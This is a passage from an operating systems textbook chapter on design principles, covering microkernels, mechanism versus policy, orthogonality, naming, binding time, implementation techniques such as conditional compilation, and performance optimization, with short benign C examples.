This approach keeps device drivers from examining (and damaging) kernel data structures, which is (for the most part) a good thing. An analogous set of calls could be made available to allow driver processes to read and write kernel tables, but only in a controlled way and with the approval of the kernel.

The main problem with this approach, and with microkernels in general, is the performance hit all the extra context switches cause. However, virtually all work on microkernels was done many years ago when CPUs were much slower. Nowadays, applications that use every drop of CPU power and cannot tolerate a small loss of performance are few and far between. After all, when running a word processor or Web browser, the CPU is probably idle 95% of the time. If a microkernel-

based operating system turned an unreliable 3.5-GHz system into a reliable 2.5-GHz system, probably few users would complain. Or even notice. After all, most of them were quite happy only a few years ago when they got their previous computer at the then-stupendous speed of 1 GHz. Also, it is not clear whether the cost of interprocess communication is still as much of an issue if cores are no longer a scarce resource. If each device driver and each component of the operating system has its own dedicated core, there is no context switching during interprocess communication. In addition, the caches, branch predictors, and TLBs will be all warmed up and ready to run at full speed. Some experimental work on a high-performance operating system based on a microkernel was presented by Hruby et al. (2013).

It is noteworthy that while microkernels are not popular on the desktop, they are very widely used in cell phones, industrial systems, embedded systems, and military systems, where very high reliability is absolutely essential. Also, Apple's MacOS consists of a modified version of FreeBSD running on top of a modified version of the Mach microkernel. Finally, MINIX 3 was adopted as the operating system of choice for Intel's Management Engine, as a special subsystem in basically all Intel CPUs since 2008.

Kernel Threads

Another issue relevant here no matter which structuring model is chosen is that of system threads. It is sometimes convenient to allow kernel threads to exist, separate from any user process. These threads can run in the background, writing dirty pages to disk, swapping processes between main memory and disk, and so forth. In fact, the kernel itself can be structured entirely of such threads, so that when a user does a system call, instead of the user's thread executing in kernel mode, the user's thread blocks and passes control to a kernel thread that takes over to do the work.

In addition to kernel threads running in the background, most operating systems start up many daemon processes in the background. While these are not part of the operating system, they often perform "system" type activities. These might include getting and sending email and serving various kinds of requests, such as Web pages, for remote users.

12.3.2 Mechanism vs. Policy

Another principle that helps architectural coherence, along with keeping things small and well structured, is that of separating mechanism from policy. By putting the mechanism in the operating system and leaving the policy to user processes, the system itself can be left unmodified, even if there is a need to change policy. Even if the policy module has to be kept in the kernel, it should be isolated from

the mechanism, if possible, so that changes in the policy module do not affect the mechanism module.

To make the split between policy and mechanism clearer, let us consider two real-world examples. As a first example, consider a large company that has a payroll department, which is in charge of paying the employees' salaries. It has computers, software, blank checks, agreements with banks for direct deposits, and more mechanisms for actually paying out the salaries. However, the policy—determining who gets paid how much—is completely separate and is decided by management. The payroll department just does what it is told to do.

As the second example, consider a restaurant. It has the mechanism for serving diners, including tables, plates, waiters, a kitchen full of equipment, agreements with food suppliers and credit card companies, and so on. The policy is set by the chef, namely, what is on the menu. If the chef decides that tofu is out and big steaks are in (or vice versa), this new policy can be handled by the existing mechanism.

Now let us consider some operating system examples. First, let us consider thread scheduling. The kernel could have a priority scheduler, with k priority levels. The mechanism is an array, indexed by priority level, as is the case in UNIX and Windows. Each entry is the head of a list of ready threads at that priority level. The scheduler just searches the array from highest priority to lowest priority, selecting the first threads it hits. That is the mechanism. The policy is in setting the priorities. The system may have different classes of users, each with a different priority, for example. It might also allow user processes to set the relative priority of its threads. Priorities might be increased after completing I/O or decreased after using up a quantum. There are numerous other policies that could be followed, but the idea here is the separation between setting policy and carrying it out.

A second example is paging. The mechanism involves MMU management, keeping lists of occupied and free pages, and code for shuttling pages to and from disk. The policy is deciding what to do when a page fault occurs. It could be local or global, LRU-based or FIFO-based, or something else, but this algorithm can (and should) be completely separate from the mechanics of managing the pages.

A third example is allowing modules to be loaded into the kernel. The mechanism concerns how they are inserted, how they are linked, what calls they can make, and what calls can be made on them. The policy is determining who is allowed to load a module into the kernel and which modules. Maybe only the superuser can load modules, but maybe any user can load a module that has been digitally signed by the appropriate authority.

12.3.3 Orthogonality

Good system design consists of separate concepts that can be combined independently. For example, in C there are primitive data types including integers, characters, and floating-point numbers. There are also mechanisms for combining

data types, including arrays, structures, and unions. These ideas combine independently, allowing arrays of integers, arrays of characters, structures, and union members that are floating-point numbers, and so forth. In fact, once a new data type has been defined, such as an array of integers, it can be used as if it were a primitive data type, for example, as a member of a structure or a union. The ability to combine separate concepts independently is called **orthogonality**. It is a direct consequence of the simplicity and completeness principles.

The concept of orthogonality also occurs in operating systems in various disguises. One example is the Linux clone system call, which creates a new thread. The call has a bitmap as a parameter, which allows the address space, working directory, file descriptors, and signals to be shared or copied individually. If everything is copied, we have a new process, the same as fork. If nothing is copied, a new thread is created in the current process. However, it is also possible to create intermediate forms of sharing not possible in traditional UNIX systems. By separating out the various features and making them orthogonal, a finer degree of control is possible.

Another use of orthogonality is the separation of the process concept from the thread concept in Windows. A process is a container for resources, nothing more and nothing less. A thread is a schedulable entity. When one process is given a handle for another process, it does not matter how many threads it has. When a thread is scheduled, it does not matter which process it belongs to. These concepts are orthogonal.

Our last example of orthogonality comes from UNIX. Process creation there is done in two steps: fork plus exec. Creating the new address space and loading it with a new memory image are separate, allowing things to be done in between (such as manipulating file descriptors). In Windows, these two steps cannot be separated, that is, the concepts of making a new address space and filling it in are not orthogonal there. The Linux sequence of clone plus exec is yet more orthogonal, since even more fine-grained building blocks are available. As a general rule, having a small number of orthogonal elements that can be combined in many ways leads to a small, simple, and elegant system.

12.3.4 Naming

Most long-lived data structures used by an operating system have some kind of name or identifier by which they can be referred to. Obvious examples are login names, file names, device names, process IDs, and so on. How these names are constructed and managed is an important issue in system design and implementation.

Names that were primarily designed for human beings to use are character-string names in ASCII or Unicode and are usually hierarchical. Directory paths, such as */usr/ast/books/mos5/chap-12*, are clearly hierarchical, indicating a series of directories to search starting at the root. URLs are also hierarchical. For example,

www.cs.vu.nl/~ast/ indicates a specific machine (*www*) in a specific department (*cs*) at specific university (*vu*) in a specific country (*nl*). The part after the slash indicates a specific file on the designated machine, in this case, by convention, *index.html* in *ast*'s home directory. Note that URLs (and DNS addresses in general, including email addresses) are "backward," starting at the bottom of the tree and going up, unlike file names, which start at the top of the tree and go down. Another way of looking at this is whether the tree is written from the top starting at the left and going right or starting at the right and going left.

Often naming is done at two levels: external and internal. For example, files always have a character-string name in ASCII or Unicode for people to use. In addition, there is almost always an internal name that the system uses. In UNIX, the real name of a file is its i-node number; the ASCII name is not used at all internally. In fact, it is not even unique, since a file may have multiple links to it. The analogous internal name in Windows is the file's index in the MFT. The job of the directory is to provide the mapping between the external name and the internal name, as shown in Fig. 12-4.



Figure 12-4. Directories are used to map external names onto internal names.

In many cases (such as the file-name example given above), the internal name is an unsigned integer that serves as an index into a kernel table. Other examples of table-index names are file descriptors in UNIX and object handles in Windows. Note that neither of these has any external representation. They are strictly for use by the system and running processes. In general, using table indices for transient names that are lost when the system is rebooted is a good idea.

Operating systems commonly support multiple namespaces, both external and internal. For example, in Chap. 11 we looked at three external namespaces supported by Windows: file names, object names, and registry names. In addition, there are innumerable internal namespaces using unsigned integers, for example, object handles and MFT entries. Although the names in the external namespaces

are all Unicode strings, looking up a file name in the registry will not work, just as using an MFT index in the object table will not work. In a good design, considerable thought is given to how many namespaces are needed, what the syntax of names is in each one, how they can be told apart, whether absolute and relative names exist, and so on.

12.3.5 Binding Time

As we have just seen, operating systems use various kinds of names to refer to objects. Sometimes the mapping between a name and an object is fixed, but sometimes it is not. In the latter case, when the name is bound to the object may matter. In general, **early binding** is simple, but not flexible, whereas **late binding** is more complicated but often more flexible.

To clarify the concept of binding time, let us look at some real-world examples. An example of early binding is the practice of some colleges to allow parents to enroll a baby at birth and prepay the current tuition. When the student shows up 18 years later, the tuition is fully paid, no matter how high it may be at that moment.

In manufacturing, ordering parts in advance and maintaining an inventory of them is early binding. In contrast, just-in-time manufacturing requires suppliers to be able to provide parts on the spot, with no advance notice required. This is late binding.

Programming languages often support multiple binding times for variables. Global variables are bound to a particular virtual address by the compiler. This exemplifies early binding. Variables local to a procedure are assigned a virtual address (on the stack) at the time the procedure is invoked. This is intermediate binding. Variables stored on the heap (those allocated by *malloc* in C or *new* in Java) are assigned virtual addresses only at the time they are actually used. Here we have late binding.

Operating systems often use early binding for most data structures, but occasionally use late binding for flexibility. Memory allocation is a case in point. Early multiprogramming systems on machines lacking address-relocation hardware had to load a program at some memory address and relocate it to run there. If it was ever swapped out, it had to be brought back at the same memory address or it would fail. In contrast, paged virtual memory is a form of late binding. The actual physical address corresponding to a given virtual address is not known until the page is touched and actually brought into memory.

Another example of late binding is window placement in a GUI. In contrast to the early graphical systems, in which the programmer had to specify the absolute screen coordinates for all images on the screen, in modern GUIs the software uses coordinates relative to the window's origin, but that is not determined until the window is put on the screen, and it may even be changed later.

12.3.6 Static vs. Dynamic Structures

Operating system designers are constantly forced to choose between static and dynamic data structures. Static ones are always simpler to understand, easier to program, and faster in use; dynamic ones are more flexible. An obvious example is the process table. Early systems simply allocated a fixed array of per-process structures. If the process table consisted of 256 entries, then only 256 processes could exist at any one instant. An attempt to create a 257th one would fail for lack of table space. Similar considerations held for the table of open files (both per user and systemwide), and many other kernel tables.

An alternative strategy is to build the process table as a linked list of minitables, initially just one. If this table fills up, another one is allocated from a global storage pool and linked to the first one. In this way, the process table cannot fill up until all of kernel memory is exhausted.

On the other hand, the code for searching the table becomes more complicated. For example, the code for searching a static process table for a given PID, *pid*, is given in Fig. 12-5. It is simple and efficient. Doing the same thing for a linked list of minitables is more work.

```
found = 0;
for (p = &proc_table[0]; p < &proc_table[PROC_TABLE_SIZE]; p++) {
      if (p->proc_pid == pid) {
            found = 1;
            break;
      }
}
```

Figure 12-5. Code for searching the process table for a given PID.

Static tables are best when there is plenty of memory or table utilizations can be guessed fairly accurately. For example, in a single-user system, it is unlikely that the user will start up more than 128 processes at once, and it is not a total disaster if an attempt to start a 129th one fails.

Yet another alternative is to use a fixed-size table, but if it fills up, allocate a new fixed-size table, say, twice as big. The current entries are then copied over to the new table and the old table is returned to the free storage pool. In this way, the table is always contiguous rather than linked. The disadvantage here is that some storage management is needed and the address of the table is now a variable instead of a constant.

A similar issue holds for kernel stacks. When a thread switches from user mode to kernel mode, or a kernel-mode thread is run, it needs a stack in kernel space. For user threads, the stack can be initialized to run down from the top of the virtual address space, so the size need not be specified in advance. For kernel threads, the size must be specified in advance because the stack takes up some kernel virtual address space and there may be many stacks. The question is: how much

space should each one get? The trade-offs here are similar to those for the process table. Making key data structures like these dynamic is possible, but complicated.

Another static-dynamic trade-off is process scheduling. In some systems, especially real-time ones, the scheduling can be done statically in advance. For example, an airline knows what time its flights will leave weeks before their departure. Similarly, multimedia systems know when to schedule audio, video, and other processes in advance. For general-purpose use, these considerations do not hold and scheduling must be dynamic.

Yet another static-dynamic issue is kernel structure. It is much simpler if the kernel is built as a single binary program and loaded into memory to run. The consequence of this design, however, is that adding a new I/O device requires a relinking of the kernel with the new device driver. Early versions of UNIX worked this way, and it was quite satisfactory in a minicomputer environment when adding new I/O devices was a rare occurrence. Nowadays, most operating systems allow code to be added to the kernel dynamically, with all the additional complexity that entails.

12.3.7 Top-Down vs. Bottom-Up Implementation

While it is best to design the system top down, in theory it can be implemented top down or bottom up. In a top-down implementation, the implementers start with the system-call handlers and see what mechanisms and data structures are needed to support them. These procedures are written, and so on, until the hardware is reached.

The problem with this approach is that it is hard to test anything with only the top-level procedures available. For this reason, many developers find it more practical to actually build the system bottom up. This approach entails first writing code that hides the low-level hardware, essentially the HAL in Windows (Chap. 11). Interrupt handling and the clock driver are also needed early on.

Then multiprogramming can be tackled, along with a simple scheduler (e.g., round-robin scheduling). At this point, it should be possible to test the system to see if it can run multiple processes correctly. If that works, it is now time to begin the careful definition of the various tables and data structures needed throughout the system, especially those for process and thread management and later memory management. I/O and the file system can wait initially, except for a primitive way to read the keyboard and write to the screen for testing and debugging. In some cases, the key low-level data structures should be protected by allowing access only through specific access procedures—in effect, object-oriented programming, no matter what the programming language is. As lower layers are completed, they can be tested thoroughly. In this way, the system advances from the bottom up, much the way contractors build tall office buildings.

If a large team of programmers is available, an alternative approach is to first make a detailed design of the whole system, and then assign different groups to

write different modules. Each one tests its own work in isolation. When all the pieces are ready, they are integrated and tested. The problem with this line of attack is that if nothing works initially, it may be hard to isolate whether one or more modules are malfunctioning, or one group misunderstood what some other module was supposed to do. Nevertheless, with large teams, this approach is often used to maximize the amount of parallelism in the programming effort.

12.3.8 Synchronous vs. Asynchronous Communication

Another issue that often creeps up in conversations between operating system designers is whether the interactions between the system components should be synchronous or asynchronous (and, related, whether threads are better than events). The issue frequently leads to heated arguments between proponents of the two camps, although it does not leave them foaming at the mouth quite as much as when deciding really important matters—like which is the best editor, *vi* or *emacs*. We use the term "synchronous" in the (loose) sense of Sec. 8.2 to denote calls that block until completion. Conversely, with "asynchronous" calls the caller keeps running. There are advantages and disadvantages to either model.

Some systems, like Amoeba, really embrace the synchronous design and implement communication between processes as blocking client-server calls. Fully synchronous communication is conceptually very simple. A process sends a request and blocks waiting until the reply arrives—what could be simpler? It becomes a little more complicated when there are many clients all crying for the server's attention at the same time. Each individual request may block for a long time waiting for other requests to complete first. This can be solved by making the server multi-threaded so that each thread can handle one client. The model is tried and tested in many real-world implementations, in operating systems as well as user applications.

Things get more complicated still if the threads frequently read and write shared data structures. In that case, locking is unavoidable. Unfortunately, getting the locks right is not easy. The simplest solution is to throw a single big lock on all shared data structures (similar to the big kernel lock). Whenever a thread wants to access the shared data structures, it has to grab the lock first. For performance reasons, a single big lock is a bad idea, because threads end up waiting for each other all the time even if they do not conflict at all. The other extreme, lots of micro locks for (parts) of individual data structures, is much faster, but conflicts with our guiding principle number one: simplicity.

Other operating systems build their interprocess communication using asynchronous primitives. In a way, asynchronous communication is even simpler than its synchronous cousin. A client process sends a message to a server, but rather than wait for the message to be delivered or a reply to be sent back, it just continues executing. Of course, this means that it also receives the reply asynchronously and should remember which request corresponded to it when it arrives. The

server typically processes the requests (events) as a single thread in an event loop. Whenever the request requires the server to contact other servers for further processing, it sends an asynchronous message of its own and, rather than block, continues with the next request. Multiple threads are not needed. With only a single thread processing events, the problem of multiple threads accessing shared data structures cannot occur. On the other hand, a long-running event handler makes the single-threaded server's response sluggish.

Whether threads or events are the better programming model is a long-standing controversial issue that has stirred the hearts of zealots on either side ever since John Ousterhout's classic paper: "Why threads are a bad idea (for most purposes)" (1996). Ousterhout argues that threads make everything needlessly complicated: locking, debugging, callbacks, performance—you name it. Of course, it would not be a controversy if everybody agreed. A few years after Ousterhout's paper, Von Behren et al. (2003) published a paper titled "Why events are a bad idea (for high-concurrency servers)." Thus, deciding on the right programming model is a hard, but important decision for system designers. There is no slam-dunk winner. Web servers like *apache* embrace synchronous communication and threads, but others like *lighttpd* are based on the **event-driven paradigm**. Both are very popular. In our opinion, events are often easier to understand and debug than threads. As long as there is no need for per-core concurrency, they are probably a good choice.

12.3.9 Useful Techniques

We have just looked at some abstract ideas for system design and implementation. Now we will examine a number of useful concrete techniques for system implementation. There are numerous others, of course, but space limitations restrict us to just a few.

Hiding the Hardware

A lot of hardware is ugly. It has to be hidden early on (unless it exposes power, which most hardware does not). Some of the very low-level details can be hidden by a HAL-type layer of the type shown in Fig. 12-2 as layer 1. However, many hardware details cannot be hidden this way.

One thing that deserves early attention is how to deal with interrupts. They make programming unpleasant, but operating systems have to deal with them. One approach is to turn them into something else immediately. For example, every interrupt could be turned into a pop-up thread instantly. At that point we are dealing with threads, rather than interrupts.

A second approach is to convert each interrupt into an unlock operation on a mutex that the corresponding driver is waiting on. Then the only effect of an interrupt is to cause some thread to become ready.

A third approach is to immediately convert an interrupt into a message to some thread. The low-level code just builds a message telling where the interrupt came from, enqueues it, and calls the scheduler to (potentially) run the handler, which was probably blocked waiting for the message. All these techniques, and others like them, all try to convert interrupts into thread-synchronization operations. Having each interrupt handled by a proper thread in a proper context is easier to manage than running a handler in the arbitrary context that it happened to occur in. Of course, this must be done efficiently, but deep within the operating system, everything must be done efficiently.

Most operating systems are designed to run on multiple hardware platforms. These platforms can differ in terms of the CPU chip, MMU, word length, RAM size, and other features that cannot easily be masked by the HAL or equivalent. Nevertheless, it is highly desirable to have a single set of source files that are used to generate all versions; otherwise each bug that later turns up must be fixed multiple times in multiple sources, with the danger that the sources drift apart.

Some hardware differences, such as RAM size, can be dealt with by having the operating system determine the value at boot time and keep it in a variable. Memory allocators, for example, can use the RAM-size variable to determine how big to make the block cache, page tables, and the like. Even static tables such as the process table can be sized based on the total memory available.

However, other differences, such as different CPU chips, cannot be solved by having a single binary that determines at run time which CPU it is running on. One way to tackle the problem of one source and multiple targets is to use conditional compilation. In the source files, certain compile-time flags are defined for the different configurations and these are used to bracket code that is dependent on the CPU, word length, MMU, and so on. For example, imagine an operating system that is to run on the IA32 line of x86 chips (sometimes referred to as x86-32), or on UltraSPARC chips, which need different initialization code. The *init* procedure could be written as illustrated in Fig. 12-6(a). Depending on the value of *CPU*, which is defined in the header file *config.h*, one kind of initialization or other is done. Because the actual binary contains only the code needed for the target machine, there is no loss of efficiency this way.

As a second example, suppose there is a need for a data type *Register*, which should be 32 bits on the IA32 and 64 bits on the UltraSPARC. This could be handled by the conditional code of Fig. 12-6(b) (assuming that the compiler produces 32-bit ints and 64-bit longs). Once this definition has been made (probably in a header file included everywhere), the programmer can just declare variables to be of type *Register* and know they will be the right length.

The header file, *config.h*, has to be defined correctly, of course. For the IA32 it might be something like this:

```
#define CPU IA32
#define WORD_LENGTH 32
```

```
#include "config.h"

init( )
{
#if (CPU == IA32)
/* IA32 initialization here. */
#endif

#if (CPU == ULTRASPARC)
/* UltraSPARC initialization here. */
#endif
```

(a)

```
}
```

```
#include "config.h"

#if (WORD_LENGTH == 32)
typedef int Register;
#endif

#if (WORD_LENGTH == 64)
typedef long Register;
#endif

Register R0, R1, R2, R3;
```

(b)

Figure 12-6. (a) CPU-dependent conditional compilation. (b) Word-length-dependent conditional compilation.

To compile the system for the UltraSPARC, a different *config.h* would be used, with the correct values for the UltraSPARC, probably something like

```
#define CPU ULTRASPARC
#define WORD_LENGTH 64
```

Some readers may be wondering why *CPU* and *WORD_LENGTH* are handled by different macros. We could easily have bracketed the definition of *Register* with a test on *CPU*, setting it to 32 bits for the IA32 and 64 bits for the UltraSPARC. However, this is not a good idea. Consider what happens when we later port the system to the 32-bit ARM. We would have to add a third conditional to Fig. 12-6(b) for the ARM. By doing it as we have, all we have to do is include the line

```
#define WORD_LENGTH 32
```

to the *config.h* file for the ARM.

This example illustrates the orthogonality principle we discussed earlier. Those items that are CPU dependent should be conditionally compiled based on the *CPU* macro, and those that are word-length dependent should use the *WORD_LENGTH* macro. Similar considerations hold for many other parameters.

Indirection

It is sometimes said that there is no problem in computer science that cannot be solved with another level of indirection. While something of an exaggeration, there is definitely a grain of truth here. Let us consider some examples. On x86-based systems, before USB keyboards became the norm, when a key is depressed, the hardware generates an interrupt and puts the key number, rather than

an ASCII character code, in a device register. Furthermore, when the key is released later, a second interrupt is generated, also with the key number. This indirection allows the operating system the possibility of using the key number to index into a table to get the ASCII character, which makes it easy to handle the many keyboards used around the world in different countries. Getting both the depress and release information makes it possible to use any key as a shift key, since the operating system knows the exact sequence in which the keys were depressed and released.

Indirection is also used on output. Programs can write ASCII characters to the screen, but these are interpreted as indices into a table for the current output font. The table entry contains the bitmap for the character. This indirection makes it possible to separate characters from fonts.

Another example of indirection is the use of major device numbers in UNIX. Within the kernel there is a table indexed by major device number for the block devices and another one for the character devices. When a process opens a special file such as */dev/hd0*, the system extracts the type (block or character) and major and minor device numbers from the i-node and indexes into the appropriate driver table to find the driver. This indirection makes it easy to reconfigure the system, because programs deal with symbolic device names, not actual driver names.

Yet another example of indirection occurs in message-passing systems that name a mailbox rather than a process as the message destination. By indirecting through mailboxes (as opposed to naming a process as the destination), considerable flexibility can be achieved (e.g., having an assistant handle her boss' messages).

In a sense, the use of macros, such as

```
#define PROC_TABLE_SIZE 256
```

is also a form of indirection, since the programmer can write code without having to know how big the table really is. It is good practice to give symbolic names to all constants (except sometimes −1, 0, and 1), and put these in headers with comments explaining what they are for.

Reusability

It is frequently possible to reuse the same code in slightly different contexts. Doing so is a good idea as it reduces the size of the binary and means that the code has to be debugged only once. For example, suppose that bitmaps are used to keep track of free blocks on the disk. Disk-block management can be handled by having procedures *alloc* and *free* that manage the bitmaps.

As a bare minimum, these procedures should work for any disk. But we can go further than that. The same procedures can also work for managing memory blocks, blocks in the file system's block cache, and i-nodes. In fact, they can be used to allocate and deallocate any resources that can be numbered linearly.

Reentrancy

Reentrancy refers to the ability of code to be executed two or more times simultaneously. On a multiprocessor, there is always the danger that while one CPU is executing some procedure, another CPU will start executing it as well, before the first one has finished. In this case, two (or more) threads on different CPUs might be executing the same code at the same time. This situation must be protected against by using mutexes or some other means to protect critical regions.

However, the problem also exists on a uniprocessor. In particular, most of any operating system runs with interrupts enabled. To do otherwise would lose many interrupts and make the system unreliable. While the operating system is busy executing some procedure, P, it is entirely possible that an interrupt occurs and that the interrupt handler also calls P. If the data structures of P were in an inconsistent state at the time of the interrupt, the handler will see them in an inconsistent state and fail.

An obvious example where this can happen is if P is the scheduler. Suppose that some process has used up its quantum and the operating system is moving it to the end of its queue. Partway through the list manipulation, the interrupt occurs, makes some process ready, and runs the scheduler. With the queues in an inconsistent state, the system will probably crash. As a consequence even on a uniprocessor, it is best that most of the operating system is reentrant, critical data structures are protected by mutexes, and interrupts are disabled at moments when they cannot be tolerated.

Brute Force

Using brute force to solve a problem has acquired a bad name over the years, but it is often the way to go in the name of simplicity. Every operating system has many procedures that are rarely called or operate with so few data that optimizing them is not worthwhile. For example, it is frequently necessary to search various tables and arrays within the system. The brute force algorithm is to just leave the table in the order the entries are made and search it linearly when something has to be looked up. If the number of entries is small (say, under 1000), the gain from sorting the table or hashing it is small, but the code is far more complicated and more likely to have bugs in it. Sorting or hashing the mount table (which keeps track of mounted file systems in UNIX systems) really is not a good idea.

Of course, for functions that are on the critical path, say, context switching, everything should be done to make them very fast, possibly even writing them in (heaven forbid) assembly language. But large parts of the system are not on the critical path. For example, many system calls are rarely invoked. If there is one fork every second, and it takes 1 msec to carry out, then even optimizing it to 0 wins only 0.1%. If the optimized code is bigger and buggier, a case can be made not to bother with the optimization.

Check for Errors First

Many system calls can fail for a variety of reasons: the file to be opened belongs to someone else; process creation fails because the process table is full; or a signal cannot be sent because the target process does not exist. The operating system must painstakingly check for every possible error before carrying out the call.

Many system calls also require acquiring resources such as process-table slots, i-node table slots, or file descriptors. A general piece of advice that can save a lot of grief is to first check to see if the system call can actually be carried out before acquiring any resources. This means putting all the tests at the beginning of the procedure that executes the system call. Each test should be of the form

```
if (error_condition) return(ERROR_CODE);
```

If the call gets all the way through the gamut of tests, then it is certain that it will succeed. At that point resources can be acquired.

Interspersing the tests with resource acquisition means that if some test fails along the way, all resources acquired up to that point must be returned. If an error is made here and some resource is not returned, no damage is done immediately. For example, one process-table entry may just become permanently unavailable. No big deal. However, over a period of time, this bug may be triggered multiple times. Eventually, most or all of the process-table entries may become unavailable, leading to a system crash in an extremely unpredictable and difficult-to-debug way.

Many systems suffer from this problem in the form of memory leaks. Typically, the program calls *malloc* to allocate space but forgets to call *free* later to release it. Ever so gradually, all of memory disappears until the system is rebooted.

Engler et al. (2000) have proposed a way to check for some of these errors at compile time. They observed that the programmer knows many invariants that the compiler does not know, such as when you lock a mutex, all paths starting at the lock must contain an unlock and no more locks of the same mutex. They have devised a way for the programmer to tell the compiler this fact and instruct it to check all the paths at compile time for violations of the invariant. The programmer can also specify that allocated memory must be released on all paths and many other conditions as well.

12.4 PERFORMANCE

All things being equal, a fast operating system is better than a slow one. However, a fast unreliable operating system is not as good as a reliable slow one. Since complex optimizations often lead to bugs, it is important to use them sparingly. This notwithstanding, there are places where performance is critical and optimizations are worth the effort. In the following sections, we will look at some techniques that can be used to improve performance in places where that is called for.

12.4.1 Why Are Operating Systems Slow?

Before talking about optimization techniques, it is worth pointing out that the slowness of many operating systems is to a large extent self-inflicted. For example, older operating systems, such as MS-DOS and UNIX Version 7, booted within a few seconds. Modern UNIX systems and Windows can take many tens of seconds to boot, despite running on hardware that is 1000 times faster. The reason is that they are doing much more, wanted or not. A case in point. Plug and play makes it somewhat easier to install a new hardware device, but the price paid is that on *every* boot, the operating system has to go out and inspect all the hardware to see if there is anything new out there. This bus scan takes time.

An alternative (and, in the authors' opinion, better) approach would be to scrap plug-and-play altogether and have an icon on the screen labeled "Install new hardware." Upon installing a new hardware device, the user would click on it to start the bus scan, instead of doing it on every boot. The designers of current systems were well aware of this option, of course. They rejected it, basically, because they assumed that the users were too stupid to be able to do this correctly (although they would word it more kindly). This is only one example, but there are many more where the desire to make the system "user-friendly" slows the system down all the time for everyone.

Probably the biggest single thing system designers can do to improve performance is to be much more selective about adding new features. The question to ask is not whether some users like it, but whether it is worth the inevitable price in code size, speed, complexity, and reliability. Only if the advantages clearly outweigh the drawbacks should it be included. Programmers have a tendency to assume that code size and bug count will be 0 and speed will be infinite. Experience shows this view to be a wee bit optimistic.

Another factor that plays a role is product marketing. By the time version 4 or 5 of some product has hit the market, probably all the features that are actually useful have been included and most of the people who need the product already have it. To keep sales going, many manufacturers nevertheless continue to produce a steady stream of new versions, with more features, just so they can sell their existing customers upgrades. Adding new features just for the sake of adding new features may help sales but rarely helps performance. It almost never helps reliability.

12.4.2 What Should Be Optimized?

As a general rule, the first version of the system should be as straightforward as possible. The only optimizations should be things that are so obviously going to be a problem that they are unavoidable. Having a block cache for the file system is such an example. Once the system is up and running, careful measurements should be made to see where the time is *really* going. Based on these numbers, optimizations should be made where they will help most.

Here is a true story of where an optimization did more harm than good. One of the authors (AST) had a former student (who shall here remain nameless) who wrote the original MINIX *mkfs* program. This program lays down a fresh file system on a newly formatted disk. The student spent about 6 months optimizing it, including putting in disk caching. When he turned it in, it did not work and it required several additional months of debugging. This program typically runs on the hard disk once during the life of the computer, when the system is installed. It also runs once for each disk that is formatted. Each run takes about 2 sec. Even if the unoptimized version had taken 1 minute, it was a poor use of resources to spend so much time optimizing a program that is used so infrequently.

A slogan that has considerable applicability to performance optimization is

Good enough is good enough.

By this we mean that once the performance has achieved a reasonable level, it is probably not worth the effort and complexity to squeeze out the last few percent. If the scheduling algorithm is reasonably fair and keeps the CPU busy 90% of the time, it is doing its job. Devising a far more complex one that is 5% better is probably a bad idea. Similarly, if the page rate is low enough that it is not a bottleneck, jumping through hoops to get optimal performance is usually not worth it. Avoiding disaster is far more important than getting optimal performance, especially since what is optimal with one load may not be optimal with another.

Another concern is what to optimize when. Some programmers have a tendency to optimize to death whatever they develop, as soon as it is appears to work. The problem is that after optimization, the system may be less clean, making it harder to maintain and debug. Also, it makes it harder to adapt it, and perhaps do more fruitful optimization later. The problem is known as premature optimization. Donald Knuth, sometimes referred to as the father of the analysis of algorithms, once said that "premature optimization is the root of all evil."

12.4.3 Space-Time Trade-offs

One general approach to improving performance is to trade off time vs. space. It frequently occurs in computer science that there is a choice between an algorithm that uses little memory but is slow and an algorithm that uses much more memory but is faster. When making an important optimization, it is worth looking for algorithms that gain speed by using more memory or conversely save precious memory by doing more computation.

One technique that is sometimes helpful is to replace small procedures by macros. Using a macro eliminates the overhead that is associated with a procedure call. The gain is especially significant if the call occurs inside a loop. As an example, suppose we use bitmaps to keep track of resources and frequently need to know how many units are free in some portion of the bitmap. For this purpose we will need a procedure, *bit_count*, that counts the number of 1 bits in a byte. The

obvious procedure is given in Fig. 12-7(a). It loops over the bits in a byte, counting them one at a time. It is pretty simple and straightforward.

```
#define BYTE_SIZE 8                          /* A byte contains 8 bits */

int bit_count(int byte)
{                                            /* Count the bits in a byte. */
      int i, count = 0;

      for (i = 0; i < BYTE_SIZE; i++)        /* loop over the bits in a byte */
            if ((byte >> i) & 1) count++;    /* if this bit is a 1, add to count */
      return(count);                         /* return sum */
}
```

(a)

```
/*Macro to add up the bits in a byte and return the sum. */
#define bit_count(b) ((b&1) + ((b>>1)&1) + ((b>>2)&1) + ((b>>3)&1) + \
                      ((b>>4)&1) + ((b>>5)&1) + ((b>>6)&1) + ((b>>7)&1))
```

(b)

```
/*Macro to look up the bit count in a table. */
char bits[256] = {0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4, 1, 2, 2, 3, 2, 3, 3, ...};
#define bit_count(b) (int) bits[b]
```

(c)

Figure 12-7. (a) A procedure for counting bits in a byte. (b) A macro to count the bits. (c) A macro that counts bits by table lookup.

This procedure has two sources of inefficiency. First, it must be called, stack space must be allocated for it, and it must return. Every procedure call has this overhead. Second, it contains a loop, and there is always some overhead associated with a loop.

A completely different approach is to use the macro of Fig. 12-7(b). It is an inline expression that computes the sum of the bits by successively shifting the argument, masking out everything but the low-order bit, and adding up the eight terms. The macro is hardly a work of art, but it appears in the code only once. When the macro is called, for example, by

```
sum = bit_count(table[i]);
```

